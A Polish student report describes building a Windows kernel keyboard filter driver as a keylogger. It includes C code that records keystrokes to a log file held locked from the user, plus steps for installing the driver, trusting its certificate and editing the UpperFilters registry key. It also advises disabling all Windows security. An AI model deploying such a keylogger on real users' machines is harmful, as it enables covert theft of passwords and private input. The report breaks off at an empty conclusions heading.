Stworzenie sterownika KMDF keyloggera dla systemu Windows

Patryk Miszke 193249

1. Pojęcia - keylogger i sterownik

Keylogger to rodzaj oprogramowania lub urządzenia sprzętowego, które służy do przechwytywania i rejestrowania wszystkich naciśnięć klawiszy na klawiaturze. Keyloggery są używane zarówno w celach legalnych, jak i nielegalnych. Legalne zastosowania mogą obejmować monitorowanie pracy komputerów w firmach, nadzór rodzicielski lub diagnostykę techniczną. Natomiast w celach nielegalnych mogą być stosowane do szpiegowania i kradzieży poufnych informacji, takich jak hasła, dane logowania czy informacje finansowe.

Sterownik to specjalne oprogramowanie, które umożliwia komunikację między systemem operacyjnym komputera a urządzeniem sprzętowym, takim jak drukarka, karta graficzna, klawiatura czy mysz. Bez sterowników komputer nie byłby w stanie prawidłowo rozpoznać i wykorzystać funkcji podłączonego urządzenia.

2. Cel projektu

Stworzenie sterownika KMDF keyloggera dla systemu Windows, który będzie przechwytywał i rejestrował wciśnięcia klawiszy z klawiatury USB przez użytkownika. Zapis danych do pliku logu, którego położenie zapisane jest na stałe w kodzie sterownika. Podczas działania sterownika użytkownik nie będzie miał dostępu do pliku logu.

3. Konfiguracja środowiska na VM

Operacje związane ze sterownikami mogą powodować krytyczne błędy oraz niepożądane zachowania systemu operacyjnego, które wymagają mniej lub bardziej skomplikowanych napraw. Z tego powodu testowanie sterowników należy przeprowadzać na maszynie wirtualnej. Dzięki temu zabiegowi nawet w przypadku naruszenia plików systemowych można przeprowadzić naprawę lub przejść na kopię maszyny utworzonej przed wprowadzeniem zmian, co byłoby bardzo problematyczne oraz czasochłonne w przypadku komputera lokalnego.

Do pobrania ISO dla maszyny wirtualnej użyłem strony z archiwami obrazów systemów Windows: https://winiso.pl. Wybrałem Windows 10, ponieważ ma dłuższe wsparcie KMDF oraz mniejsze restrykcje dotyczące sterowników w porównaniu do Windowsa 11.


Jako środowisko maszyny wirtualnej wykorzystałem Oracle VB. Ustawienia przy tworzeniu maszyny:

- ISO: pobrany wcześniej ISO
- Wersja: Windows 10 - 64-bitowy, aby móc przydzielić więcej RAMu

- RAM: 8 GB
- Ilość rdzeni: 6
- Przestrzeń dyskowa: 60 GB


Dodatkowe ustawienia:

Network: mostkowa karta sieciowa, ze względu na pełny dostęp do maszyny z poziomu innych urządzeń w tej samej sieci




Transfer plików:

Można skonfigurować *shared folders* lub pobrać pakiet do menadżera plików i zaznaczyć opcję przeciągania plików. Jednak ja do transferu plików wykorzystałem kartę sieciową. We właściwościach danego folderu udostępnianego w komputerze lokalnym dałem dostęp do niego dla wszystkich użytkowników, a z poziomu maszyny mogłem dostać się do niego po ścieżce wypisanej po adresie IP komputera lokalnego.



Porty szeregowe: przydatne, aby korzystać z WinDbg, należy włączyć port oraz ustawić jego numer z listy rozwijanej np. COM1. Tryb pracy portu zalecam ustawić jako łączę komunikacyjne gospodarza, odznaczyć opcję, aby podłączyć już do istniejącego portu (inaczej będzie error, że nie ma takiego portu) i ustawić ścieżkę portu. Po nazwie tej ścieżki będziemy w stanie komunikować się z komputera lokalnego do maszyny wirtualnej.



Ustawienia Windowsa na VM:

Po zainstalowaniu systemu operacyjnego warto skonfigurować parę ustawień. Aby można było używać debuggera należy wyłączyć opcję *secure boot* z poziomu Oracle VB lub biosu. Następnie ustawić tryb debugowania w konfiguracji systemu lub za pomocą komendy w terminalu:
bcdedit /debug on.
Dodatkowo, aby łączyć się przez skonfigurowany port szeregowy:
bcdedit /dbgsettings serial baudrate:<szybkość> debugport:<port>
, gdzie port to nazwa z konfiguracji w VM a szybkość to zazwyczaj 115200.

Warto również wyłączyć wszelkie zabezpieczenia Windowsa w ustawieniach. Najlepiej wyłączyć wszystko co się da, aby mieć pewność, że nic nie będzie blokować działania sterownika lub prób debugowania jądra systemu.

Niektóre źródła zalecają ustawienie Windowsa w tryb testowy, aby nie wymagać podpisu cyfrowego od sterownika. Jednakże w moim przypadku nie przyniosło to żadnego efektu.

4. Konfiguracja środowiska programistycznego / technologii

Środowisko programistyczne do implementacji oraz kompilacji sterownika najlepiej wykorzystywać na komputerze lokalnym ze względu na znacznie wyższą wydajność procesu. Osobiście zdecydowałem się na Visual Studio wraz z pakietami SDK oraz WDK niezbędnymi do realizacji projektu. Cały proces instalacji jest opisany w artykule microsoft'u: https://learn.microsoft.com/en-us/windows-hardware/drivers/download-the-wdk. Bardzo istotna jest kompatybilność wersji SDK i WDK – bez niej będą występowały błędy przy odczytywaniu projektu KMDF lub

kompilacji. W artykule wersje są zgodne, więc w tym przypadku nie ma się czym przejmować.

W celu utworzenia sterownika zmodyfikowałem szablon filtru keylogger'a z dla klawiatur PS2 i USB z githuba microsoft'u. Jest on dostępny pod linkiem: https://github.com/microsoft/Windows-driver-samples/tree/main/input/kbfiltr .

Jest to sterownik filtra urządzenia nadrzędnego dla klawiatury PS/2. Działa pomiędzy sterownikiem KbdClass a sterownikiem i8042prt i przechwytuje funkcję zwrotną, która przenosi dane wejściowe z klawiatury ze sterownika portu do sterownika klasy. W obecnym stanie sterownik jedynie przechwytuje łańcuch raportowania pakietów klawiatury, funkcję inicjalizacji klawiatury oraz procedurę obsługi przerwań (ISR) klawiatury, ale nie przetwarza danych, które przechwytuje.

Wykorzystałem go, aby w miejscu, w którym odbiera dane z klawiatury zapisać je do pliku tekstowego.

Należy pobrać cały folder projektu oraz włączyć go za pomocą VS. Po instalacji pozbyłem się z projektu całego folderu exe, ponieważ jest on zbędny a przypadkowe wykonanie pliku exe może wprowadzić negatywne zmiany na komputerze lokalnym. W ustawieniach projektu ustawiłem adekwatną platformę (w moim przypadku x64), wyłączyłem opcje wdrażania oraz upewniłem się, że projekt korzysta z prawidłowych wersji SDK i WDK. Do kompilacji używałem jedynie rozwiązania kbfiltr z folderu sys.

5. Implementacja keylogger'a

Aby zapisywać make cody przechwytywane przez filtr sterownika klawiatury, należy edytować plik źródłowy kbfiltr.c. Kluczowa dla tej funkcjonalności jest przedostatnia funkcja o nazwie KbFilter_ServiceCallback, która obsługuje dane z klawiatury. Funkcja ta otrzymuje dane wejściowe z klawiatury, które są przechowywane w strukturze **KEYBOARD_INPUT_DATA**. Przez te dane można przechodzić w pętli i dla każdego elementu odczytywać oraz zapisywać make cody klawiszy.

Na potrzeby programu stworzyłem własną strukturę, która przechowuje 10 make codów (USHORT[10]), ich licznik – COUNT (ULONG) oraz ListEntry (LIST_ENTRY), aby mieć wskaźnik na następny element.

```
typedef struct _KEYBOARD_DATA_ENTRY {
    LIST_ENTRY ListEntry;
    USHORT MakeCode[10];
    ULONG COUNT;
} KEYBOARD_DATA_ENTRY, * PKEYBOARD_DATA_ENTRY;
```

Niezbędna jest również inicjalizacja zmiennych globalnych do obsługi zapisu pliku oraz danych z klawiatury:

```
57  //keyboard's variables
58  LIST_ENTRY g_KeyboardDataList;
59  KSPIN_LOCK g_KeyboardDataListLock;
60  BOOLEAN g_WorkItemActive = FALSE;
61  PIO_WORKITEM g_KeyboardDataWorkItem;
62
63  //file's variables
64  PCWSTR filename = L"\\??\\C:\\Users\\root\\Desktop\\log.txt";
65  HANDLE fileHandle;
66  OBJECT_ATTRIBUTES objectAttributes;
67  IO_STATUS_BLOCK ioStatusBlock;
68  UNICODE_STRING unicodeFileName;
```

Funkcja KbFilter_ServiceCallback:

```
962     hDevice = WdfWdmDeviceGetWdfDeviceHandle(DeviceObject);
963     devExt = FilterGetData(hDevice);
964
965     PKEYBOARD_DATA_ENTRY currentEntry = NULL;
966     for (currentData = InputDataStart; currentData < InputDataEnd; currentData++) {
967         if (currentData->Flags & KEY_BREAK) {
968             KeAcquireSpinLock(&g_KeyboardDataListLock, &oldIrql);
969
970             if (currentEntry == NULL || currentEntry->COUNT >= 10) {
971                 currentEntry = (PKEYBOARD_DATA_ENTRY)ExAllocatePool2(
972                     POOL_FLAG_NON_PAGED,
973                     sizeof(KEYBOARD_DATA_ENTRY),
974                     'tag1'
975                 );
976
977                 if (currentEntry == NULL) {
978                     KdPrint(("ERROR: Error creating newEntry\n"));
979                     KeReleaseSpinLock(&g_KeyboardDataListLock, oldIrql);
980                     continue;
981                 }
982
983                 RtlZeroMemory(currentEntry, sizeof(KEYBOARD_DATA_ENTRY));
984                 currentEntry->COUNT = 0;
985                 InsertTailList(&g_KeyboardDataList, &currentEntry->ListEntry);
986             }
987
988             currentEntry->MakeCode[currentEntry->COUNT++] = currentData->MakeCode;
989
990             KeReleaseSpinLock(&g_KeyboardDataListLock, oldIrql);
991         }
992     }
```

967: W pętli uwzględniam tylko przyciski, które został zwolnione, aby nie dublować kodów zarówno przyciśnięcia jak i zwolnienia przycisku.

968: Zaczynam blok od założenia spin locka, którego używam za każdym razem podczas operacji na dynamicznej liście. Mechanizm ten zapewnia synchronizację i zapobiega wyścigom wątków, dlatego jego użycie jest kluczowe. Po zakończeniu operacji w sekcji krytycznej należy zwolnić spin lock (linia 990), aby zasygnalizować

innym wątkom, że zasób jest dostępny i mogą kontynuować swoje operacje lub ubiegać się o dostęp do chronionego zasobu.

970-986: Ten blok służy do utworzenia nowego elementu listy w przypadku, gdy będzie to pierwszy element lub gdy aktualny ma pełną tablicę make codów. Na początku przydzielam dynamicznie nową pamięć dla currentEntry. Jeżeli proces z jakiegoś powodu się nie powiódł to przechodzę do kolejnego elementu po zwolnieniu spin locka. W przeciwnym wypadku zeruje pamięć, aby mieć pewność, że nie pozostały w niej ślady poprzednich zapisów oraz ustawiam licznik na 0 i dołączam element do listy.

988: Dodanie do aktualnego elementu listy make code z bieżącego z pętli danych.

Po pętli w funkcji KbFilter_ServiceCallback:

```
994         KeAcquireSpinLock(&g_KeyboardDataListLock, &oldIrql);
995         if (IsListEmpty(&g_KeyboardDataList)) {
996             KeReleaseSpinLock(&g_KeyboardDataListLock, oldIrql);
997         }
998         else {
999             PLIST_ENTRY entry = RemoveHeadList(&g_KeyboardDataList);
1000            KeReleaseSpinLock(&g_KeyboardDataListLock, oldIrql);
1001            QueueKeyboardDataWorkItem(DeviceObject, entry);
1002        }
```


994-1002: Następna instrukcja to sprawdzenie z użyciem spin locka czy lista jest pusta. Jeżeli jest to zwalniamy spin locka, a jeżeli nie to popujemy głowę listy i wraz z objektem urządzenia i przekazujemy ją do funkcji odpowiadającej za dodanie zadania work item.

Funkcja QueueKeyboardDataWorkItem:

```
106 VOID QueueKeyboardDataWorkItem(
107     IN PDEVICE_OBJECT DeviceObject,
108     IN PVOID Context
109 )
110 {
111     if (!g_WorkItemActive) {
112         g_KeyboardDataWorkItem = IoAllocateWorkItem(DeviceObject);
113         IoQueueWorkItem(
114             g_KeyboardDataWorkItem,
115             ProcessKeyboardData,
116             NormalWorkQueue,
117             Context
118         );
119         g_WorkItemActive = TRUE;
120     }
121 }
```

W powyższej funkcji sprawdzam czy nie ma już oczekującego w kolejce work item za pomocą zwykłej flagi BOOL. Jeżeli nie ma to alokuję work item oraz przydzielam go do kolejki wraz z funkcją do zapisu make codów do pliku (ProcessKeyboardData) przekazując dalej dane do zapisu.

Funkcja ProcessKeyboardData:



```
71  VOID ProcessKeyboardData(
72      IN PDEVICE_OBJECT DeviceObject,
73      IN PVOID Context
74  )
75  {
76      WCHAR buffer[32];
77      UNREFERENCED_PARAMETER(DeviceObject);
78      PKEYBOARD_DATA_ENTRY dataEntry = CONTAINING_RECORD((PLIST_ENTRY)Context, KEYBOARD_DATA_ENTRY, ListEntry);
79
80      for (ULONG i = 0; i < dataEntry->COUNT; i++) {
81          RtlStringCchPrintfW(
82              buffer,
83              32,
84              L"MakeCode: 0x%X\n",
85              dataEntry->MakeCode[i]
86          );
87
88          ZwWriteFile(
89              fileHandle,
90              NULL,
91              NULL,
92              NULL,
93              &ioStatusBlock,
94              buffer,
95              (ULONG)(wcslen(buffer) * sizeof(WCHAR)),
96              NULL,
97              NULL
98          );
99      }
100     ExFreePoolWithTag(dataEntry, 'tag1');
101
102     IoFreeWorkItem(g_KeyboardDataWorkItem);
103     g_WorkItemActive = FALSE;
```

78: Spisanie do zmiennej danych z elementu listy.

80-99: Pętla przechodząca po make codach zapisanych w elemencie z listy. Na początku następuje wpis do bufora komunikatu wraz z make codem, a następnie zapisanie bufora charów do pliku.

100: Zwolnienie pamięci przeznaczonej dla elementu listy.

102: Zwolnienie work item, jako iż zadanie zostało wykonane.

103: Ustawienie flagi work item na false, work item się zakończył i można w tym momencie zainicjalizować nowy.

Funkcja DriverEntry:

Na początku funkcji driver entry, zatem w trakcie załadowania sterownika otwieram plik do zapisu oraz wpisuje do niego komunikat w funkcji WriteToFile, inicjalizuje listę i spin lock oraz przydzielam funkcje do zakończenia pracy sterownika:

```
236     status = WriteToFile(L"Driver loaded successfully.\n");
237     if (!NT_SUCCESS(status)) {
238         KdPrint(("ERROR: Error writing file in drive entry: 0x%x\n", status));
239     }
240
241     InitializeListHead(&g_KeyboardDataList);
242     KeInitializeSpinLock(&g_KeyboardDataListLock);
243
244     DriverObject->DriverUnload = DriverUnload;
```

236-239: Używam funkcji do zapisu komunikatu do pliku, iż sterownik został załadowany, jeżeli operacja nie powiodła się, wypisuje stosowny komunikat.

241-242: Inicjalizacja głowy listy oraz spin locka.

244: Przydzielenie funkcji DriverUnload jako funkcje kończąca działanie sterownika.

Funkcja WriteToFile:

```
123 NTSTATUS WriteToFile(PCWSTR Data){
124     NTSTATUS status;
125     WCHAR buffer[128];
126
127     RtlInitUnicodeString(&unicodeFileName, filename);
128
129     InitializeObjectAttributes(
130         &objectAttributes,
131         &unicodeFileName,
132         OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
133         NULL,
134         NULL);
135
136     status = ZwCreateFile(
137         &fileHandle,
138         FILE_APPEND_DATA | SYNCHRONIZE,
139         &objectAttributes,
140         &ioStatusBlock,
141         NULL,
142         FILE_ATTRIBUTE_NORMAL,
143         0,
144         FILE_OVERWRITE_IF,
145         FILE_SYNCHRONOUS_IO_NONALERT,
146         NULL,
147         0
148     );
```

W funkcji do wpisu komunikatu występującej jedynie przy załadowaniu sterownika istotna jest konwersja ścieżki pliku do zapisu na unicode:127, inicjalizacja atrybutów do zapisu: 129-134, otworzenie pliku: 136-148. Plik jest otwierany tylko tutaj, natomiast jego zamknięcie wystąpi dopiero w funkcji DriverUnload przy zakończeniu

pracy sterownika, aby użytkownik podczas jego działania nie miał dostępu do pliku. Istotne jest otworzenie go z flagami FILE_APPEND_DATA | SYNCHRONIZE, aby się nie nadpisywał a dopisywał kolejne make cody. Należy przekazać mu wskaźniki na handle, zainicjalizowane atrybuty oraz status bloku. W 144 FILE_OVERWHITE_IF, flaga oznacza, że jeżeli pliku nie ma to go utworzy, a jeżeli istnieje to go nadpisze, tak aby plik odpowiadał mace codom klawiszy odczytanych podczas sesji użytkowania (od włączenia systemu do jego wyłączenia).

Funkcja DriverUnload:

```
176  VOID DriverUnload(PDRIVER_OBJECT DriverObject) {
177      UNREFERENCED_PARAMETER(DriverObject);
178      NTSTATUS status;
179
180      if (fileHandle != NULL)
181      {
182          status = ZwClose(fileHandle);
183          if (!NT_SUCCESS(status))
184          {
185              KdPrint(("ERROR: Unable to close file handle. Status: 0x%x\n", status));
186          }
187          else
188          {
189              KdPrint(("Successfully closed file handle.\n"));
190          }
191      }
192  }
```

Ostatnia funkcja to ta kończąca działanie sterownika. Jeżeli plik jest otwarty to zamykamy go, aby nie utracić żadnych danych i wypisujemy stosowne komunikaty dotyczące rezultatu tego zabiegu.


6. Wgrywanie sterownika na SO w VM

Po kompilacji sterownika powinny być dostępne następujące pliki:

- **Plik .sys** – właściwy plik sterownika.
- **Plik .inf** – plik konfiguracyjny instalatora sterownika.
- **Plik .cer** – certyfikat do podpisania sterownika.
- **Plik .cat** – plik katalogu zabezpieczeń powiązany z podpisem cyfrowym sterownika.

Plik **.cer** należy użyć, aby zainstalować certyfikat w systemie:

1. Otwórz plik **.cer** (dwukrotne kliknięcie).
2. Wybierz opcję **Zainstaluj certyfikat**.
3. Podczas instalacji ustaw magazyn certyfikatu na **Zaufane główne urzędy certyfikacji**.



4. Postępuj zgodnie z wyświetlanymi instrukcjami, aby zakończyć instalację.

Przed instalacją sterownika upewnij się, że plik **.inf** jest poprawnie skonfigurowany:

- Sprawdź, czy w sekcji Version dla **CatalogFile** znajduje się poprawna nazwa pliku **.cat**:

```
[Version]
Signature="$Windows NT$"
Provider=%ProviderName%
ClassGUID={4D36E96B-E325-11CE-BFC1-08002BE10318}
Class=Keyboard
DriverVer = 12/23/2024,5.1.0.206
CatalogFile=kmdfsamples.cat
PnpLockdown=1
```

- W sekcji **[Standard.NTamd64.10.0...16299]** (lub innej odpowiedniej sekcji dla Twojej wersji systemu operacyjnego) upewnij się, że identyfikator urządzenia jest poprawny.


```
[Standard.NTamd64.10.0...16299]
%kbfiltr.DeviceDesc% = kbfiltr, *PNP0303
```

Aby upewnić się, że identyfikator sprzętu jest zgodny:

1. Otwórz **Menedżer urządzeń**.
2. Rozwiń sekcję **Klawiatury**.
3. Wybierz odpowiednią klawiaturę, kliknij prawym przyciskiem myszy i wybierz **Właściwości**.
4. Przejdź do zakładki **Szczegóły**.

5. W polu **Właściwość** wybierz **Identyfikatory sprzętu** i zapisz wyświetlony identyfikator.

To samo urządzenie może mieć parę identyfikatorów, w moim przypadku zadziałał 2 identyfikator (bez dopisku VEN i DEV). W przypadku, gdy któryś nie zadziała warto spróbować kolejnego z listy.



Zalecam instalacje sterownika za pomocą menadżera urządzeń:


1. W **Menedżerze urządzeń** ponownie przejdź do swojej klawiatury:
2. Kliknij prawym przyciskiem myszy i wybierz **Właściwości**.
3. Przejdź do zakładki **Sterownik**.
4. Kliknij przycisk **Aktualizuj sterownik**.
5. Wybierz opcję **Przeglądaj mój komputer w poszukiwaniu sterowników**.
6. Wskaż lokalizację pliku **.inf**.
7. Postępuj zgodnie z wyświetlanymi instrukcjami, aby zakończyć instalację.

Instalacja sterownika może zostać przeprowadzona przy użyciu narzędzia wiersza polecenia **DevCon:**

- Pobierz plik **DevCon.exe** z zestawu **Windows Driver Kit (WDK)** lub pakietu **Windows SDK**.
- Skopiuj plik **DevCon.exe** do tego samego folderu, w którym znajduje się plik instalacyjny sterownika **.inf**. Dzięki temu nie będzie potrzeby podawania pełnej ścieżki do narzędzia.
- Aby zainstalować sterownik, wykonaj następującą komendę w folderze z plikiem **DevCon.exe** i **.inf**:
  devcon install <nazwa pliku .inf> <identyfikator sprzętu>

Aby urządzenie działało zarówno z portem PS/2, jak i USB, należy zmodyfikować rejestr systemu Windows, umieszczając nazwę filtru sterownika przed wpisem **kbdclass** w sekcji UpperFilters. Poniżej znajduje się szczegółowa instrukcja:

1. Wciśnij **Windows + R**, wpisz regedit i naciśnij **Enter**.
2. W Edytorze Rejestru przejdź do poniższej ścieżki: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96B-E325-11CE-BFC1-08002BE10318}
3. Znajdź wpis **UpperFilters** w prawym panelu.
4. Kliknij dwukrotnie na wpis **UpperFilters**, aby go edytować.
5. Wprowadź nazwę filtru sterownika, np. Kbfiltr, **przed** wpisem kbdclass.
6. Każdą nazwę sterownika umieść w osobnej linii.



Zmiany zostaną wprowadzone po restarcie systemu.

7. Napotkane problemy

Debugger:

Próbowałem używać WinDbg do debuggowania komunikatów KbPrint w jądrze systemu na maszynie wirtualnej, jednak przez problemy z maszyną narzędzie w VS nie czytało hostname, dlatego się w ogóle nie łączyło. Lepiej zadziałała aplikacja WinDbg nie powiązana z VS, ponieważ łączyła się i pokazywała o tym komunikaty, jednak nawet przy użyciu właściwych komend nie czytała KbPrint umieszczonych w sterowniku. Zrezygnowałem z użycia debbugera, ponieważ konfiguracja sprawiała zbyt duże trudności.

Złe wgrywanie sterownika:

Niestety podczas moich pierwszy prób edycji sterownika okazało się, że wgrywałem te samą wersję sterownika, ponieważ podmieniałem jedynie plik .sys. Dopiero, gdy zacząłem podmieniać również plik .inf sterownik faktycznie się zaktualizował i uwzględnił zaimplementowane zamiany.

Zapis na wyższym poziomie niż irql passive level:

Na samym początku próbowałem dokonać zapisu do plików w callbacku. Ta funkcja wykonuję się na wyższym poziomie niż jest dostępny dla wywołania funkcji z rodziny zw (ZwCreate/ZwWrite etc.). Aby zapis do pliku wykonać dla irql passive level musiałem umieścić te instrukcję w osobnej funkcji i wywoływać ją za pomocą work item, aby system wykonał ją w adekwatnym momencie i nie wymuszał jej na wyższym poziomie.

Wyścig wątków:

W pewnym momencie dużo czasu spędziłem na rozwiązywaniu problemów z Heap Corruption. Jeszcze wtedy obsługiwałem edycje listy dynamicznej w dwóch miejscach: w callbacku w pętli, aby dodać na koniec listy element oraz w funkcji zapisu, aby popować z listy jej głowę. Mimo użycia spin locka zdarzała się sytuacja, iż przy intensywnym korzystaniu z klawiatury jeden wątek próbował z listy popować głowę a drugi wątek dodawał element na jej koniec. Dochodziło wtedy do kolizji, ponieważ oba wątki jednocześnie próbowały dostać się do tej samej pamięci.

8. Wnioski oraz spostrzeżenia

